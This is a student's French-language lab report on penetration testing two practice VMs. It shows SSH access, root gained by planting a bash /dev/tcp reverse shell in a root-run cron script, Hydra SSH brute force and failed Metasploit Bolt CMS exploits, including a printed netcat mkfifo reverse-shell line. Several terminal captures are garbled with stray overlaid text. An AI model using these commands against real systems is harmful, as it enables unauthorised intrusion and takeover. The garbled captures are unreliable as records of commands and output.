
Le mot de passe qu'on obtient est admin

On essaye de se connecter à phpmyadmin avec identifiant:admin mdp:admin. cela ne marche pas :

JAY Quentin



On essaye donc de se connecter au site academy avec :



ça ne marche pas non plus.

On essaye donc de se connecter en ssh avec ce compte :

```
(root@vm-iutcl-kali-0)-[~/home/kali]
# ssh admin@10.170.6.23
admin@10.170.6.23's password:
Permission denied, please try again.
admin@10.170.6.23's password: █
```

ça ne marche pas, on va donc essayer de se connecter avec le compte grimmie en ssh :

JAY Quentin

```
(root@vm-iutcl-kali-0)-[~/home/kali] openssl/_init_.py , line 8, in <modu
# ssh grimmie@10.170.6.23 [root, SSL]
grimmie@10.170.6.23's password: packages/OpenSSL/crypto.py", line 1579, in <mod
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
  File "/usr/lib/python3/dist-packages/OpenSSL/crypto.py", line 1598, in X509_
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.X509_V_FLAG_NOTIFY_POLICY", d
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law. randomdomain 10.170.7.14/24
Last login: Fri Dec 6 04:40:04 2024 from 10.170.0.10
grimmie@academy:~$ [recon", line 4, in <module>
  from dnsrecon import main
```

Le compte existe et on peut se connecter en ssh.

On vérifie si on peut avoir des accès admin avec une commande :

```
grimmie@academy:~$ sudo -l line 4, in
-bash: sudo : commande introuvable
```

On n'a pas d'accès aux commandes admin.

En faisant un ls on peut voir qu'on a accès à un fichier bash :

```
grimmie@academy:~$ ls
backup.sh
```

En faisant ps aux | grep "root", on peut voir les tâches exécutée par root :

```
root 130 0.0 0.0 0 0 ? S 04:22 0:00 [jbd2/sda1-0]
root 137 0.0 0.0 0 0 ? Ic 04:22 0:00 [ext4-rsv-conver]
root 165 0.1 0.2 30924 6088 ? Ss 04:22 0:00 /lib/systemd/systemd-journald
root 186 0.0 0.7 22064 3688 ? Ss 04:22 0:00 /lib/systemd/systemd-udevd
root 230 0.0 0.0 0 0 ? Ic 04:22 0:00 [ttm_swap]
root 297 0.0 0.7 9488 3716 ? Ss 04:22 0:00 /sbin/dhclient -4 -v -i -pf /run/dhcpclient.ens18.pid -lf /var/lib/dhcp/dhclient.ens18.lease
5 -I -df /var/lib/dhcp/dhclient.ens18.leases ens18
root 304 0.0 0.5 225824 2768 ? Ss 04:22 0:00 /usr/sbin/rsyslogd -n -iNONE
root 306 0.0 1.1 19392 5700 ? Ss 04:22 0:00 /lib/systemd/systemd-logind
root 309 0.0 0.5 8504 2552 ? Ss 04:22 0:00 /usr/sbin/cron -f
root 316 0.0 0.4 6620 2408 ? Ss 04:22 0:00 /usr/sbin/vsftpd /etc/vsftpd.conf
root 332 0.0 0.3 5612 1520 ttys1 Ss+ 04:22 0:00 /sbin/agetty -o -p -- \u --noclear ttys1 linux
root 436 0.0 3.0 214992 15304 ? Ss 04:22 0:00 /usr/sbin/apache2 -k start
root 511 0.0 1.2 15852 6384 ? Ss 04:22 0:00 /usr/sbin/sshd -D
root 1222 0.0 1.5 16632 7700 ? Ss 05:35 0:00 sshd: grimmie [priv]
```

On voit que crontab est sur la machine et est exécuté par root.

On va regarder ce qu'est exécuté par crontab

En faisant cat /etc/crontab on a :

```
grimmie@academy:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do. When you try apt install
# cron, you will see more files in the package. You are trying to
# SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# If you want to check cron logs, you can add /var/log/cron.log
# Example of job definition:
# ┌───────── minute (0 - 59)
# | ┌────── hour (0 - 23)
# | | ┌── day of month (1 - 31)
# | | | ┌── month (1 - 12) OR jan,feb,mar,apr ...
# | | | | ┌── day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * /home/grimmie/backup.sh
```

On voit que backup.sh est exécuté par root.

JAY Quentin

On va donc mettre un reverse shell pour obtenir le root sur le fichier backup.sh

On met ceci dans backup.sh :

```
service detection performed. Please report any incorr
#!/bin/bash1 IP address (1 host up) scanned in 60.40
bash -i >& /dev/tcp/10.170.0.10/4444 0>&1
--(kali㉿vm-iutcl-kali-0)-[~]
[1]+ 0 deftty
```

On fait sur la machine kali :

nc -lvpn 4444

Après un peu d'attente on obtient l'accès root :

```
└─(root㉿vm-iutcl-kali-0)-[~/home/kali]
# nc -lvpn 4444 ...
listening on [any] 4444 ...
connect to [10.170.0.10] from (UNKNOWN) [10.170.6.23] 52858
bash: impossible de régler le groupe de processus du terminal (3095): ioctl() inappropriate for a peripheral
bash: pas de contrôle de tâche dans ce shell
root@academy:~# █ Couper Justifier Pos. cur. Annuler
█ Remplacer Coller Orthographe Aller lig. Refaire
```

On change ensuite le mot de passe :

```
root@academy:~# passwd
passwd
Nouveau mot de passe : root
Retapez le nouveau mot de passe : root
passwd: password updated successfully
```

On peut maintenant se connecter en ssh :

```
└─(root㉿vm-iutcl-kali-0)-[~/home/kali]
# ssh root@10.170.6.23
root@10.170.6.23's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Dec  6 05:29:46 2024 from 10.170.0.10
```

```
root@academy:~# ls
flag.txt
root@academy:~# cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure ...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.

Happy hacking !
```

Difficulté :

[Lab 72 – Exploiting a vulnerable FTP service to gain a shell using Metasploit - 101Labs.net](#) (option metasploit qui aboutit à rien)

JAY Quentin

```
└# nmap -sV -sC 10.170.6.23
Starting Nmap 7.93 ( https://nmap.org ) at 2024-12-06 04:13 EST
Nmap scan report for 10.170.6.23
Host is up (0.00059s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
```

```
searchsploit vsftpd 3.0.3
```

(L'exploit pour **vsftpd 3.0.3** n'a pas fonctionné comme prévu, probablement parce que l'exploit ne crée pas de session ou que la vulnérabilité a été corrigée ou est inexplorable dans cette configuration.

Machine DEV :**Vérification de la Communication entre les VM :**

Avant de commencer, nous allons confirmer que nos deux machines virtuelles (VM) communiquent correctement.

```
└# ping 10.170.10.16
PING 10.170.10.16 (10.170.10.16) 56(84) bytes of data.
64 bytes from 10.170.10.16: icmp_seq=1 ttl=64 time=0.906 ms
64 bytes from 10.170.10.16: icmp_seq=2 ttl=64 time=0.837 ms
64 bytes from 10.170.10.16: icmp_seq=3 ttl=64 time=0.836 ms
64 bytes from 10.170.10.16: icmp_seq=4 ttl=64 time=0.834 ms
```

Scan Initial avec Nmap

Un scan réseau a été effectué à l'aide de Nmap pour identifier les services et ports ouverts. La commande exécutée est :

```
nmap -sV -sC 10.170.10.16
```

```
└─(root@vm-iutcl-kali-0)-[/home/kali]
└# nmap -sV -sC 10.170.10.16
```

-sV : Ce paramètre permet de détecter les versions des services qui tournent sur les ports ouverts. Il est essentiel pour connaître les applications en cours d'exécution et leurs versions exactes.

JAY Quentin

-sC : Utilise les scripts par défaut de nmap pour identifier des informations supplémentaires sur les services (exemple : vulnérabilités connues, configuration, etc.).

Adresse IP : 10.170.10.16 : C'est l'adresse de la machine cible.

Résultat & Analyse :

Le scan Nmap révèle plusieurs ports ouverts et les services associés sur la machine cible 10.170.10.16.

```
Starting Nmap 7.93 ( https://nmap.org ) at 2024-12-12 07:59 EST
Nmap scan report for 10.170.10.16
Host is up (0.00058s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 bd96ec082fb1ea06cafc468a7e8ae355 (RSA)
|   256 56323b9f482de07e1bdf20f80360565e (ECDSA)
|_  256 95dd20ee6f01b6e1432e3cf438035b36 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-title: Bolt - Installation error
|_http-server-header: Apache/2.4.38 (Debian)
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100000  3,4       111/tcp6   rpcbind
|   100000  3,4       111/udp6   rpcbind
|   100003  3          2049/udp   nfs
|   100003  3          2049/udp6  nfs
|   100003  3,4       2049/tcp   nfs
|   100003  3,4       2049/tcp6  nfs
|   100005  1,2,3     33739/tcp6 mountd
|   100005  1,2,3     49577/udp  mountd
|   100005  1,2,3     53437/udp6 mountd
|   100005  1,2,3     57941/tcp  mountd
|   100021  1,3,4     34507/tcp6 nlockmgr
|   100021  1,3,4     35357/tcp  nlockmgr
|   100021  1,3,4     41351/udp  nlockmgr
|   100021  1,3,4     52181/udp6 nlockmgr
|   100227  3          2049/tcp   nfs_acl
|   100227  3          2049/tcp6  nfs_acl
|   100227  3          2049/udp   nfs_acl
|_  100227  3          2049/udp6  nfs_acl
2049/tcp  open  nfs_acl 3 (RPC #100227)
```

JAY Quentin

```
8080/tcp open http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECT
|_http-title: PHP 7.3.27-1~deb10u1 - phpinfo()
MAC Address: 0E:1E:04:01:00:16 (Unknown)
Service Info: OS: Linux; CPE:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.31 seconds

[+] (root@vm-iutcl-kali-0)-[/home/kali]
#
```

Voici une analyse détaillée des résultats, en insistant sur les services potentiellement exploitables :

Port 80 (HTTP)

- **Service :** Serveur web Apache 2.4.38
 - Le serveur affiche un message : "Bolt - Installation error". Cela indique que l'application web "Bolt" est mal configurée ou incomplète.
 - Une mauvaise configuration peut laisser des fichiers sensibles accessibles ou ouvrir la voie à des attaques comme l'injection de code ou l'énumération de fichiers.
 - Une analyse plus approfondie des fichiers accessibles via ce serveur pourrait révéler des informations critiques.

Port 8080 (HTTP Alternatif)

- **Service :** Apache 2.4.38 avec PHP 7.3.27
 - L'accès à `phpinfo()` est disponible, ce qui est une faille de sécurité importante. Cette page fournit des informations sensibles, notamment :
 - Les variables d'environnement.
 - Les chemins des fichiers système.
 - Les modules et extensions PHP installés.
 - Ces informations peuvent être utilisées pour identifier des vulnérabilités spécifiques liées à la configuration de PHP ou du serveur web Apache.

Port 2049 (NFS - Network File System)

- **Service :** NFS_ACL
 - Le service NFS permet le partage de fichiers à distance.
 - Si les permissions sont mal configurées, un attaquant pourrait accéder à des fichiers partagés sans authentification ou même monter le partage NFS sur sa propre machine pour en extraire des données sensibles.

JAY Quentin

- NFS est également connu pour contenir des vulnérabilités exploitables si des restrictions d'accès ne sont pas correctement mises en place.

Port 111 (RPCBind)

- Ce service est utilisé pour mapper les programmes actifs sur le serveur.
- En énumérant les services liés à RPC, un attaquant peut cibler des programmes comme NFS (Network File System), souvent utilisé sur des ports associés (comme le port 2049).

Port 22 (SSH)

- **Service :** OpenSSH 7.9p1 (Debian 10)

Permet une connexion sécurisée à distance via SSH.

- La version détectée est relativement ancienne. Si des vulnérabilités spécifiques à OpenSSH 7.9p1 existent, elles peuvent être exploitées pour un accès non autorisé.
- En l'absence de vulnérabilités connues, ce port pourrait être une cible pour une attaque par bruteforce si des identifiants faibles ou par défaut sont utilisés.

Analyse et exploitation des Services**Port 8080 : Accès à Bolt**

Si nous tapons son IP sur le navigateur , il nous affiche un message d'erreur "Bolt - Installation error", signalant une mauvaise configuration ou une installation incomplète.

JAY Quentin

Bolt - Installation error

You've (probably) installed Bolt in the wrong folder.

It's recommended to install Bolt outside the so-called web root, because this is generally seen as 'best practice', and it is good for overall security. The reason you are seeing this page, is that your web server is currently serving the incorrect folder as 'web root'. Or, to put it the other way around: This file should not be visible.

The current folder is: `/var/www/html/`.

The best and easiest fix for this, is to configure the webserver to use `/var/www/html/public/` as the 'document root'.

Alternatively, move everything 'up' one level. So instead of extracting the `.zip` or `.tgz` file in this folder, extract it in `/var/www/` instead. If you do this, you must edit the `.bolt.yml` file as follows, so it use the correct folder.

```
paths:
  web: "%site%/html"
"
```

TIP: copy this snippet now, because you won't see it anymore, after moving the files.

Identification et confirmation des technologies sur le site web

Whatweb est un outil de reconnaissance rapide permettant d'identifier les technologies utilisées par un site web.

```
[root@vm-iutcl-kali-0]# whatweb http://10.170.10.16:8080
http://10.170.10.16:8080 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], Email[license@php.net], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[10.170.10.16], Title[PHP 7.3.27-1~deb10u1 - phpinfo()]
```

Cette commande a confirmé l'utilisation de **Bolt CMS** sur le port 80 et identifié la version de PHP utilisée sur le port 8080. Ces informations ont orienté les prochaines étapes d'exploitation.

Énumération des répertoires et fichiers potentiellement sensibles sur le serveur cible:

La commande exécutée est la suivante :

`gobuster dir -u http://10.170.10.16:8080 -w /usr/share/wordlists/dirb/common.txt`

- **dir** : Effectue une recherche d'énumération de répertoires et fichiers sur le serveur web.
- **-u** : URL cible (ici, le serveur web à l'adresse `http://10.170.10.16:8080`).
- **-w** : Fichier de wordlist utilisé pour tester des chemins/répertoires potentiels (ici, `/usr/share/wordlists/dirb/common.txt`).

JAY Quentin

- **Autres paramètres affichés :**
 - **Threads** : Nombre de threads utilisés pour accélérer le scan (10 ici).
 - **Negative Status codes** : Codes HTTP ignorés par l'outil (404, qui signifie "non trouvé").

```
[root@vm-iutcl-kali-0]~/.htpasswd [Status: 403] [Size: 279]
[root@vm-iutcl-kali-0]~/.htaccess [Status: 403] [Size: 279]
[root@vm-iutcl-kali-0]~/hta [Status: 403] [Size: 279]
[root@vm-iutcl-kali-0]~/dev [Status: 301] [Size: 317] [→ http://10.170.10.16:8080/dev/]
[root@vm-iutcl-kali-0]~/index.php [Status: 200] [Size: 94493]
[root@vm-iutcl-kali-0]~/server-status [Status: 403] [Size: 279]this snippet now, because you won't see it anymore, after
Progress: 4614 / 4615 (99.98%)
[Finished]
```

Résultats obtenus :

.htpasswd et .htaccess (Status : 403) : Ces fichiers sont des fichiers sensibles liés à la configuration et à la gestion de l'accès au serveur web par contre le serveur bloque l'accès direct à ces fichiers.

/dev/ (Status : 301) :Ce répertoire pourrait contenir des fichiers de développement, des scripts de test ou des configurations sensibles. Il mérite une investigation approfondie.

/index.php (Status : 200) : Fichier principal du serveur, correspondant à la page d'accueil.

Investigation du répertoire `/dev/`

JAY Quentin

Dans le navigateur on tape l'url :



Du coup on attérit sur cette page :

A screenshot of a website titled "Fil de boulon". The page has a dark header with menu items: ACCUEILLIR, REGISTRE, INSTALLATION ?, and ADMIN. Below the header, there's a sub-navigation bar with links like "Connexion", "Inscription", "Recherche", and "Imprimer". The main content area has a heading "Accueillir" and a message "Merci d'utiliser BoltWire !". There's also a section with text about the website's purpose and how to get involved.

Dans le menu Inscription j'ai essayé de créer un utilisateur avec comme nom d'utilisateur "admin" ce qui révèle que le login "admin" était déjà utilisé. Cela a permis de déduire la structure des utilisateurs et de chercher des mots de passe associés.

Register

There was an error of some sort and your account was not created.

Member name already taken. Please try again.

[Click here to try again.](#)

Dans ce cas nous pouvons utiliser hydra pour Bruteforce :

La commande exécutée est la suivante :

```
hydra -l admin -p /usr/share/wordlists/metasploit/unix_passwords.txt  
ssh://10.170.10.16 -t 4 -V
```

hydra :

- Hydra est un outil de force brute utilisé pour tester des combinaisons d'identifiants (login/mot de passe) sur divers services réseau.

JAY Quentin

-l admin :

- Spécifie le nom d'utilisateur à tester. Ici, le compte cible est **admin**.

-p /usr/share/wordlists/metasploit/unix_passwords.txt :

- Indique le chemin du fichier contenant une liste de mots de passe à essayer. Ce fichier contient des mots de passe courants pour les systèmes UNIX.

ssh://10.170.10.16 :

- Indique que l'attaque est dirigée vers le protocole SSH de la machine cible à l'adresse **10.170.10.16**.

-t 4 :

- Définit le nombre de threads utilisés pour l'attaque, ici **4 threads**. Cela permet d'exécuter plusieurs tentatives en parallèle, augmentant ainsi la vitesse.

-V :

- Mode "verbose" : Affiche chaque tentative effectuée, avec le mot de passe testé pour une meilleure visibilité.

```
root@vm-intel-kali:~# ./hydra -l admin -P /usr/share/wordlists/metasploit/unix_passwords.txt ssh://10.170.10.16 -t 4 -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-12 14:19:02
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1009 login tries (l:1/p:1009), -253 tries per task
[DATA] attacking ssh://10.170.10.16:22/
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "admin" - 1 of 1009 [child 0] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "123456" - 2 of 1009 [child 1] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "12345" - 3 of 1009 [child 2] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "123456789" - 4 of 1009 [child 3] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "password" - 5 of 1009 [child 0] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "iloveyou" - 6 of 1009 [child 2] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "princess" - 7 of 1009 [child 3] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "1234567" - 8 of 1009 [child 1] (0/0)
```

JAY Quentin

```
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "123456" - 2 of 1011 [child 1] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "12345" - 3 of 1011 [child 2] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "123456789" - 4 of 1011 [child 3] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "password" - 5 of 1011 [child 0] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "admin" - 6 of 1011 [child 1] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "iloveyou" - 7 of 1011 [child 2] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "boltadmin123" - 8 of 1011 [child 3] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "princess" - 9 of 1011 [child 0] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "1234567" - 10 of 1011 [child 1] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "12345678" - 11 of 1011 [child 2] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "abc123" - 12 of 1011 [child 3] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "nicole" - 13 of 1011 [child 0] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "daniel" - 14 of 1011 [child 1] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "babygirl" - 15 of 1011 [child 2] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "monkey" - 16 of 1011 [child 3] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "lovely" - 17 of 1011 [child 0] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "jessica" - 18 of 1011 [child 1] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "654321" - 19 of 1011 [child 2] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "michael" - 20 of 1011 [child 3] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "ashley" - 21 of 1011 [child 0] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "qwerty" - 22 of 1011 [child 1] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "111111" - 23 of 1011 [child 2] (0/0)
[ATTEMPT] target 10.170.10.16 - login "admin" - pass "iloveu" - 24 of 1011 [child 3] (0/0)
```

Cette commande cherche à forcer l'accès SSH au compte **admin** de la machine cible **10.170.10.16** en testant une liste de mots de passe courants.

Si Hydra avait trouvé un mot de passe valide, il afficherait un message avec le **login** et le **mot de passe correct**. Malheureusement, aucune combinaison ne fonctionne, le script s'est arrêté après avoir testé toutes les possibilités.

Exploitation de Bolt CMS avec Metasploit :

Une recherche a été effectuée pour identifier les modules spécifiques à Bolt CMS.

```
msf6 > search bolt
Matching Modules
=====
#  Name
-  exploit/unix/webapp/bolt_authenticated_rce  2020-05-07   excellent Yes  Bolt CMS 3.7.0 - Authenticated Remote Code Execution
1  exploit/multi/http/bolt_file_upload          2015-08-17   excellent Yes  CMS Bolt File Upload Vulnerability

Welcome
-----
Thank you for using
BoltWire

Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/http/bolt_file_upload
Incorrect member id or password.
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(unix/webapp/bolt_authenticated_rce) > show options
```

Cela signifie que ce module est spécifiquement conçu pour exploiter une vulnérabilité **Remote Code Execution (RCE)** dans **Bolt CMS**, une application web. **RCE** (Remote Code Execution) est une vulnérabilité critique qui permet à un attaquant d'exécuter des commandes arbitraires à distance sur le serveur de la victime.

Du coup on regarde les différentes options pour l'exploiter

JAY Quentin

```
Module options (exploit/unix/webapp/bolt_authenticated_rce):
  Name      Current Setting     Required  Description
  FILE_TRAVERSAL_PATH  ../../../../../public/files  yes        Traversal path from "/files" on the web server to "/root" on the server
  PASSWORD      yes            yes        Password to authenticate with
  Proxies      no             no         A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS      10.170.10.16    yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      8000           yes        The target port (TCP)
  SRVHOST      0.0.0.0       yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT      8080           yes        The local port to listen on.
  SSL          false          no         Negotiate SSL/TLS for outgoing connections
  SSLCert      Please enter your member id and password:  Path to a custom SSL certificate (default is randomly generated)
  TARGETURI      /             yes        Base path to Bolt CMS
  URIPATH      /             no         The URI to use for this exploit (default is random)
  USERNAME      Incorrect member id or password:  Username to authenticate with
  VHOST      HTTP server virtual host

Payload options (cmd/unix/reverse_netcat):
  Name      Current Setting     Required  Description
  LHOST      10.170.10.16    yes        The listen address (an interface may be specified)
  LPORT      4444           yes        The listen port

Exploit target:
  Id  Name
  -- 
  2  Linux (cmd)

View the full module.info with the info, or info -d command.
```

```
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set USERNAME admin
USERNAME => admin
[!] Exploit completed, but no session was created.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/bolt_authenticated_rce) > sessions
```

Active sessions

No active sessions.

```
msf6 exploit(unix/webapp/bolt_authenticated_rce) >
```

JAY Quentin

```
msf6 > use 0
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set username bolt
username => bolt
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set PASSWORD boltadmin123
PASSWORD => boltadmin123 [LAST_UP_LOWER_HPF_SALT] 1000 digits to codestate00 group default glen 1000
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set rhosts 10.170.10.16
rhosts => 10.170.10.16
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set LHOSTS 127.0.1.1
[-] Unknown datastore option: LHOSTS. Did you mean LHOST?
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set LHOST 10.170.0.10
LHOST => 10.170.0.10
msf6 exploit(unix/webapp/bolt_authenticated_rce) > exploit

[*] Started reverse TCP handler on 10.170.0.10:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: unknown: Cannot reliably check exploitability. Connection failed "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set ForceExploit true
ForceExploit => true
msf6 exploit(unix/webapp/bolt_authenticated_rce) > exploit

[*] Started reverse TCP handler on 10.170.0.10:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Cannot reliably check exploitability. Connection failed ForceExploit is enabled, proceeding with exploitation.
[-] Exploit aborted due to failure: unreachable: Connection failed
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set verbose true
verbose => true
msf6 exploit(unix/webapp/bolt_authenticated_rce) > exploit

[+] mkfifo /tmp/ovxp; nc 10.170.0.10 4444 0</tmp/ovxp | /bin/sh >/tmp/ovxp 2>&1; rm /tmp/ovxp
[*] Started reverse TCP handler on 10.170.0.10:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] The connection was refused by the remote host (10.170.10.16:8000).
[-] Cannot reliably check exploitability. Connection failed ForceExploit is enabled, proceeding with exploitation.
[-] The connection was refused by the remote host (10.170.10.16:8000).
[-] Exploit aborted due to failure: unreachable: Connection failed
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/bolt_authenticated_rce) > 
```

use exploit/unix/webapp/bolt_authenticated_rce

- Cette commande charge le module d'exploit pour une vulnérabilité RCE dans Bolt CMS.

Ce module cible une faille dans l'application, nécessitant une authentification pour fonctionner.

set username admin/bolt

- Cette commande définit la variable **USERNAME** comme étant admin, **bolt**, **etc...**
- C'est l'identifiant d'un utilisateur légitime sur l'application Bolt CMS.

set password admin/boltadmin123

- Ces identifiants (username + password) seront utilisés par le module pour s'authentifier.

set rhosts 10.170.10.16

- Configure la cible de l'attaque (**RHOSTS**), ici l'adresse IP de la machine hébergeant Bolt CMS.

set lhost 127.0.0.1

- Définit l'adresse locale (**LHOST**) pour recevoir les connexions inversées (reverse shells).

JAY Quentin

exploit

- Lance le module d'exploit avec les paramètres configurés.

Réessay avec force d'exécution

set ForceExploit true

- Cette commande force le module à exécuter l'exploit même si certaines vérifications échouent.

exploit

- Relance l'exploit après avoir activé l'option de forçage.

set payload php/meterpreter/reverse_tcp

- Définit la charge utile (payload) à utiliser pour établir la connexion avec la cible.
- Ici, le payload **php/meterpreter/reverse_tcp** est sélectionné.
 - **php** : Indique que le payload est un script PHP.
 - **meterpreter** : Fournit un shell avancé pour contrôler la cible.
 - **reverse_tcp** : Utilise une connexion inversée pour permettre à l'attaquant de contrôler la cible.

python exploit.py

- Cette commande est exécutée pour lancer manuellement un script exploit (écrit en Python).

Malgré plusieurs tentatives d'exploitation de la vulnérabilité RCE dans Bolt CMS en utilisant Metasploit, l'attaque n'a pas abouti. Les différents essais, incluant l'authentification avec des identifiants valides, l'utilisation de payloads variés comme **php/meterpreter/reverse_tcp**, et l'activation de l'option **ForceExploit**, n'ont pas permis d'établir une session avec la cible.

JAY Quentin

Exploitation de Apache 2.4.38 avec Metasploit :

You are currently logged in as: [msf6] user		
Exploit Title	Bolt	Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution		php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner		php/remote/29316.py
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation	all	linux/local/46676.php
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service		multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow		unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)		unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)		unix/remote/47080.c
Apache OpenMeetings < 1.9.x - < 3.1.0 - 'ZIP' File Directory Traversal		linux/webapps/39642.txt
